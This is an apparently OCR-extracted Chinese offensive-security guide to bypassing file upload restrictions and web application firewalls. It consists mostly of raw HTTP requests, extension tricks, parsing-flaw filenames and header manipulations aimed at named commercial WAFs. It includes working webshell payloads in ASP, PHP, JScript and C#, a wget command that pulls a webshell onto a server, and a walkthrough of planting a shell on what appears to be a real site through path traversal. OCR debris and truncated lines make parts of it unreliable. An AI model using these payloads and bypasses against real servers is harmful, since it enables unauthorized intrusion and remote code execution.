Content-Length: 255

-----------------------------47146314211411730218525550999
Content-Disposition: form-data; name="file1";
Content-Type: application/octet-stream
filename="shell.asp"

<%eval request("a")%>
-----------------------------47146314211411730218525550999--
```

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Connection: close
Date: Sun, 27 Nov 2016 15:58:56 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Content-Length: 322
Content-Type: text/html
Set-Cookie: ASPSESSIONIDQCQCSDTB=GPFBGAIBLLKLMNIIGCPJFMPI; path=/
Cache-control: private

<!DOCTYPE html>
<html>
<head>
        <title>Upload</title>
        <meta content="text/html";charset="utf-8">
</head>
<body>
<form action="#" method="post" enctype="multipart/form-data">
        <input type="file" name="file1" />
        <input type="submit" value="upload" />
</form>
</body>
</html>
File shell.asp Success Upload !<br>
```

2、aspx

```
#IIS 5.0/6.0

文件解析

.aspx;.jpg

.aspx.jpg

.aspx;jpg

--------------------------------------------------------------------------------

#目录解析

.aspx/1.jpg

--------------------------------------------------------------------------------

#截断

1.aspx%00.jpg

--------------------------------------------------------------------------------

#大小写绕过

asPx

--------------------------------------------------------------------------------

#空格绕过

1.aspx .jpg

1.aspx_.jpg    (_代替空格，只在windows下有效。因为windows系统自动去掉不符合规则符号后面的

--------------------------------------------------------------------------------

#黑名单绕过(替代aspx):

asa

cer

cdx

ashx          (生成aspx文件，见waf绕过)
```

```
asmx

htr

asax

-----------------------------------------------------------------------------

#IIS put上传

-----------------------------------------------------------------------------

#filename换位置

放到content-type的下一行

-----------------------------------------------------------------------------

#+1.aspx;+2.jpg

-----------------------------------------------------------------------------

#asaspxpx

-----------------------------------------------------------------------------

#双文件上传

-----------------------------------------------------------------------------

#RTLO
```

3、php

#大小写:

pHp

#黑名单绕过(替代php):

php1

php2

php3

php4

php5

#空格绕过(只在windows下有效。因为windows系统自动去掉不符合规则符号后面的内容)

1.php .

1.php.

1.php. .

1.php .jpg

1.php_.jpg　(_代替空格)

1.php.jpg

1.php. jpg

1.php. .jpg

111.php.jpg

#十六进制绕过 点绕过

1.php.jpg

```
#解析漏洞:
------------------------------------------------------------------------------
1.jpg/.php          (nginx)
1.php.123           (apache)
1.jpg/php
1.jpg/1.php
1.jpg%00.php
------------------------------------------------------------------------------
#00截断
1.php%00.jpg
------------------------------------------------------------------------------
#利用不符合windows文件命名规则绕过
1.php:1.jpg
1.php::$DATA
1.php::$DATA......
------------------------------------------------------------------------------
#回车
1.ph回车p
------------------------------------------------------------------------------
#上传.htaccess:(仅在Apache,例如a_php.gif,会被当成php执行。)
.htaccess内容
<FilesMatch "_php.gif">
  SetHandler application/x-httpd-php
</FilesMatch>
```

```
#IIS put上传
```

```
#文件包含绕waf(见6、文件包含绕过)
```

4、jsp

```
#两个jsp包含中间的jpg

.jsp.jpg.jsp

------------------------------------------------------------------------------

#黑名单绕过(替代jsp):

jspa

jsps

jspx

jspf

------------------------------------------------------------------------------

#put上传 (Apache Tomcat 7.0.0 - 7.0.81)

%20                          PUT /test1.jsp%20 HTTP/1.1

::$DATA                      PUT /test2.jsp::$DATA HTTP/1.1

/                              PUT /test3.jsp/ HTTP/1.1

.                            PUT /test3.jsp. HTTP/1.1


#PUT上传代码。有exp可利用

PUT /test1.jsp%20 HTTP/1.1

Host: localhost:8080

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:56.0) Gecko/20100101 Firefox/

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Connection: close

Upgrade-Insecure-Requests: 1

Content-Length: 22
```

```
<%out.print("test");%>
```

（三）Content-Disposition、content-type、文件内容检测、双文件

1、Content-Disposition

```
1、将form-data;                                修改为~form-data

2、替换form-data 为*                            即: Content-Disposit

3、将form-data; name="file";                    分号后面 增加或减少一

4、将Content-Disposition: form-data             冒号后面 增加或减少一

5、将Content-Disposition                        修改为content-Dispo

5、filename回车=“1.php”                         (过阿里云waf)

6、filename=”1.php回车"                          (过百度云waf)

7、filename="1.jpg";filename="1.php"            双参数

8、多个Content-Disposition
```

2、Content-Type

```
php:application/octet-stream

1、将Content-Type修改为image/gif，或者其他允许的类型。

2、或者删除整行!

3、删除掉ontent-Type: image/jpeg只留下c，将.php加c后面即可，但是要注意额，双引号要跟着c.p

4、将 Content-Type                              修改为content-Type

5、将 Content-Type: application/octet-stream   冒号后面 增加一个空格
```

3、文件内容

传图马

4、双文件

```
POST /upload_file.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 478
Cache-Control: max-age=0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://127.0.0.1（改）
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/45.0.2454.101 Safari/537.36
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundaryHjqy5F7Gj5xAGYBG
Referer: http://127.0.0.1/form.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: safedog-flow-item=
Connection: close

------WebKitFormBoundaryHjqy5F7Gj5xAGYBG
Content-Disposition: form-data; name="file";
filename="Y%2)X]WFOVR)3V1EM$9$W4R.png"            上传的文件
Content-Type: image/png


112233    //此处省略n个字符，因为安全狗会识别jpg、png文件的大小，此处就省略了。
------WebKitFormBoundaryHjqy5F7Gj5xAGYBG
Content-Disposition: form-data; name="file"; filename="ian.php"
Content-Type: application/octet-stream

<?php
phpinfo();                                  添加的文件
?>
------WebKitFormBoundaryHjqy5F7Gj5xAGYBG
Content-Disposition: form-data; name="submit"

æã° Ҳ
------WebKitFormBoundaryHjqy5F7Gj5xAGYBG--
```

（四）客户端绕过

选择一个禁止上传类型的文件上传，当点击确定按钮之后，浏览器立即弹窗提示禁止上传，一般就可以断定为客户端JavaScript检测，进一步确定可以通过配置浏览器HTTP代理（没有流量经过代理就可以证明是客户端JavaScript检测）。

绕过方法：

上传页面，审查元素，修改JavaScript检测函数；

将需要上传的恶意代码文件类型改为允许上传的类型，例如将dama.asp改为dama.jpg上传，配置Burp Suite代理进行抓包，然后再将文件名dama.jpg改为dama.asp。

上传webshell.jpg.jsp，可能前端程序检查后缀时，从前面开始检查。

0x04 WAF绕过

1、阿里云WAF绕过

参考链接：https://www.t00ls.net/articles-51341.html

```
Content-Disposition: form-data; name="upload";

filename==="11111

.php"
```

```
$x=$_get[x];`$x`

执行xxx.com?x=wget github的php大马地址
```

2、安全狗

参考链接：https://www.t00ls.net/articles-51253.html

1.===绕过

```
Content-Disposition: form-data; name="upload"; filename==="11111.php"
```

2.去除""绕过

```
Content-Disposition: form-data; name="upload"; filename=11111.php
```

3.少"绕过

```
Content-Disposition: form-data; name="upload"; filename="11111.php
```

3、百度云

文件名.php+回车，这样引号就在另一行。同时上传内容的一句话前面加个中文字符

```
Cookie: __cfduid=d5ad9b94b159bcflaec714eb43e0396a71483973213;
Hm_lvt_eda9f1ba967ac308611db1837f404450=1483973292,1484039580;
topu_auth=e18acRWAMi9TYF9otTFYKPjp4S7eVnVNC0o15agpnHc8CA0ySFxMh
VxZ3Z0ykEasKnKCw6gzY3GAt4dn9SXJ1ZKn6M1j;
topu_loginuser=15614633693;
topu_reward_log=daylogin%2C1026173;
Hm_lpvt_eda9f1ba967ac308611db1837f404450=1484039580
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=---------------------------30759127712617
Content-Length: 25184

-----------------------------30759127712617
Content-Disposition: form-data; name="op"

temp_img
-----------------------------30759127712617
Content-Disposition: form-data; name="img_crop_file";
filename="2.php
"
```

这里加一个回车

```
Content-Type: text/html; charset
Connection: close
Server: yunjiasu-nginx
CF-RAY: 31ef09df07583f22-CGO
Content-Length: 99

<script
language='javascript'>parent.ini
0501484039874.php')</script>
```

```
Cookie: __cfduid=d5ad9b94b159bcflaec714eb43e0396a71483973213;
Hm_lvt_eda9f1ba967ac308611db1837f404450=1483973292,1484039580;
topu_auth=e18acRWAMi9TYF9otTFYKPjp4S7eVnVNC0o15agpnHc8CA0ySFxMh
VxZ3Z0ykEasKnKCw6gzY3GAt4dn9SXJ1ZKn6M1j;
topu_loginuser=15614633693;
topu_reward_log=daylogin%2C1026173;
Hm_lpvt_eda9f1ba967ac308611db1837f404450=1484039580
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=---------------------------30759127712617
Content-Length: 321

-----------------------------30759127712617
Content-Disposition: form-data; name="op"

temp_img
-----------------------------30759127712617
Content-Disposition: form-data; name="img_crop_file";
filename="2.php
"
Content-Type: image/jpeg

2<?php eval($_POST[a]);?>
-----------------------------30759127712617--
```

```
HTTP/1.1 200 OK
Date: Tue, 10 Jan 2017 09:24:15 GMT
Content-Type: text/html; charset=UTF-
Connection: close
Server: yunjiasu-nginx
CF-RAY: 31ef1328f5dc3f22-CGO
Content-Length: 99

<script
language='javascript'>parent.init_cro
0501484040254.php')</script>
```

4、云锁

```
Content-Disposition: form-data; name="up_picture"; filename="yjh.

C.php"
```

```
Cookie: admin_silicpass=b51dbe0573b8f01d1962a761f9b8fb91
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------28762321031661
Content-Disposition: form-data; name="up_picture";
filename="chinacycc.
C.php"
Content-Type: application/octet-stream


<?php
$info='7P1bb+PMsi2Ivh/g/IeNjIOB7pcGL5bXZzI2Q7FESqaL1HnJpMg3iR
SKFi9W2bI1q9H//cSIJCVKvlIVXGufsx8acwGr/EniJIMyYsRtxH/7b//t//
3/wv/+23/7/8w0bIbI/sfLU12s8sdi9b/9939d2/q//uPbv66NfxnOv67H/7
rWR/8aff/Xf1z/6z+utH9d3xj//MsY/+s/tH/9xz//+o/Rv/6Dvn3zL+Pb9b
+u6UvGv66tf11f/eua/tuIfj761/U//7o2//Uf9H//8a9r5+pfBn1+bdK/v/
33//3/xFPwM2iz/9E9y/91/t//R//P69M/zcF/NrX/+/+kf9M/tf/x0ee6dv
q3cfXpf6dr0EXUMXCt/2vwsf7P1Hb8zSE3+J/6+2tpg+f5j8G1IH5cv0I/cf
zcMAY3GLyncIP19/XZ05/+Pfzt6NPv0+quXhf1/9bd+3/77679zy1+fNt5Y+
1hWbmz1CzmqbjRCzt01mm5WdI10BGb3SoJX20xfZSIbRhNN0nRupbQ6jptsm
1m7BdSWpNcutvcyLbL2m21PXpc2e7bKtnahbFPxHyjR8JP18Sfx3Z5J1zNa5
CEm7Bx7nNN/pCJuwtNJ8vkJijaMFx081dRSy/InYdobkVZKyvRfhsFWpEskz
DKassN511E1wujdREW1X63qsMgd1wzbYtrb11fJY60Vk12enPnIBt9t5gWW8
```


```
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html;
charset=GBK" />
</head>

<body style="text-align:center">
<form action="" method="post" enctype="multipart/form-da
Choose:
<input type="file" name="up_picture"/><br>
<input type="submit" name="file1" value="UPlOAD"> </inpu
</form>
    <br />
<b>Warning</b>:  strstr() expects at least 2
parameters, 1 given in
<b>C:\phpStudy\WWW\index.php</b> on line <b>19</b>
/>
File---chinacycc.C.php--Successful--147512<br>
DQML
<br>
<br>
</body>
</html>
```


0x05 实战分析

1、通过上传zip模板后服务器自解压获取webshell





log/attach/110/53110/selfstyle/1000003/large.png



那么在10000003目录下，就会有我们的大马和一句话木马。

2、黑名单绕过之文件名可控

```
Connection: close

------WebKitFormBoundaryalV5vosWxO3YAo9g
Content-Disposition: form-data; name="activity_id"


2443
------WebKitFormBoundaryalV5vosWxO3YAo9g
Content-Disposition: form-data; name="filei"; filename="1.png"
Content-Type: image/png

□NG
□
[illegible]
[illegible]
[illegible]
[illegible]
------WebKitFormBoundaryalV5vosWxO3YAo9g
Content-Disposition: form-data; name="fileName"


test111_2443
------WebKitFormBoundaryalV5vosWxO3YAo9g--
```

上传的请求包

ile/UploadFileAttachment/test111_2443.png




File/UploadFileAttachment/test111_2443.aspx.png



这里我把图片后缀删除，然后上传
果然上传的文件没有了.png后缀
那么就成功的上传了aspx文件

只要把图片内容改为一句话，成功拿shell



3、高并发绕过上传总结(条件竞争)

upload-labs靶场有环境

4、跨目录上传绕过waf

访问aspx马

访问aspx马

https:// 35_UpLoad/TeacherFile/78/20 _1aspx.aspx

火狐官方站点 新手上路 常用网址 京东商城 Google 百度一下，你就知道 在线旁站查询|C段查询...

為提供更好及更安全的服務！
本網站限定使用SSL加密連線！
請稍候 5 秒，由系統為您自動轉接。
或將網址之http://改為https://後重新連線，亦可點選 這裡 直接改用加密連線。

waf给拦截了，链接变为httpss，导致无法识别

httpss:/ 35_UpLoad/TeacherFile/78/20 _1aspx.aspx


无法理解该网址

Firefox 不知道如何打开这个地址，因为协议 (httpss) 未与任何程序关联，或此环境下不可打开该协议的地址。

- 您可能需要安装其他软件才能打开此网址。

重试

首先，我们考虑是不是因为一句话的内容被waf识别，导致无法访问。那么把内容改为11111试试




```
222
-----------------------------19673203019746
Content-Disposition: form-data; name="fuFile_1"; filename="1111.aspx"
Content-Type: image/jpeg

1111111111111111111

-----------------------------19673203019746
Content-Disposition: form-data; name="fuFile_2"; filename=""
Content-Type: application/octet-stream


-----------------------------19673203019746
Content-Disposition: form-data; name="fuFile_3"; filename=""
```



那么是不是因为aspx后缀的原因?尝试上传txt试试





txt后缀是可以访问的

那么初步判定是aspx后缀的缘故，导致被拦截。那么尝试其他脚本后缀。

比如：asp,asa,cer,cdx,ashx,asmx







建立安全连接失败

载入页面时与服务器的连接被重置。


- 由于不能验证所收到的数据是否可信，无法显示您想要查看的页面。
- 建议向此网站的管理员反馈这个问题。

重试

%00截断，双fielname，双文件等等方法都尝试过，全都失败。

思考：是不是我们的aspx马没有成功上传？尝试随便访问一个不存在的aspx文件，是不是也被拦截。

由下图可知，如果aspx文件不存在，则返回404，而不是被拦截。



'/' 應用程式中發生伺服器錯誤。

找不到資源。

描述: HTTP 404. 您要尋找的資源 (或其相依性的其中之一) 可能已經移除、名稱已經變更或是暫時無法使用。請檢閱下列 URL，並且確定它的拼寫無誤。

要求的 URL: /BS_UpLoad/TeacherFile/78/2 7_1111.aspx

思考：既然成功上传了aspx马，为什么这个aspx的站点却无法加载我们成功上传的aspx马呢？却可以加载他们自己的aspx文件。

猜测：waf是不是对这个目录进行了拦截，对其他的目录没有拦截。

验证：我们上传的文件都在BS_UpLoad目录下，而之前我们看到BIRSS目录下有aspx文件。那么尝试往其他目录下写一句话。

又因为上传的文件名可控，我们利用../跳转到上层目录


构造的payload为：filename="111/../../../../BIRSS/222.aspx"

```
---
-----------------------------19673203019746
Content-Disposition: form-data; name="fuFile_1"; filename="111/../../../../BIRSS/222.aspx"
Content-Type: image/jpeg

111111111111111111

-----------------------------19673203019746
```

访问aspx马路径，可以看到成功加载




写入一句话马

```
---
-----------------------------19673203019746
Content-Disposition: form-data; name="fuFile_1"; filename="111/../../../../BIRSS/222.aspx"
Content-Type: image/jpeg

<%@ Page Language="Jscript"%><%eval(Request.Item["111"],"unsafe");%>

-----------------------------19673203019746
```




尝试写入大马

```
Content-Disposition: form-data; name="fuFile_1"; filename="111/../../../../BIRSS/222.aspx"
Content-Type: image/jpeg

<title>U QUDCD(CMDSHELL</title>
<%@ Page Language="C#" AutoEventWireup="true"%>
<%@ import Namespace="System.Diagnostics"%>
<%@ Import Namespace="System.Net"%>
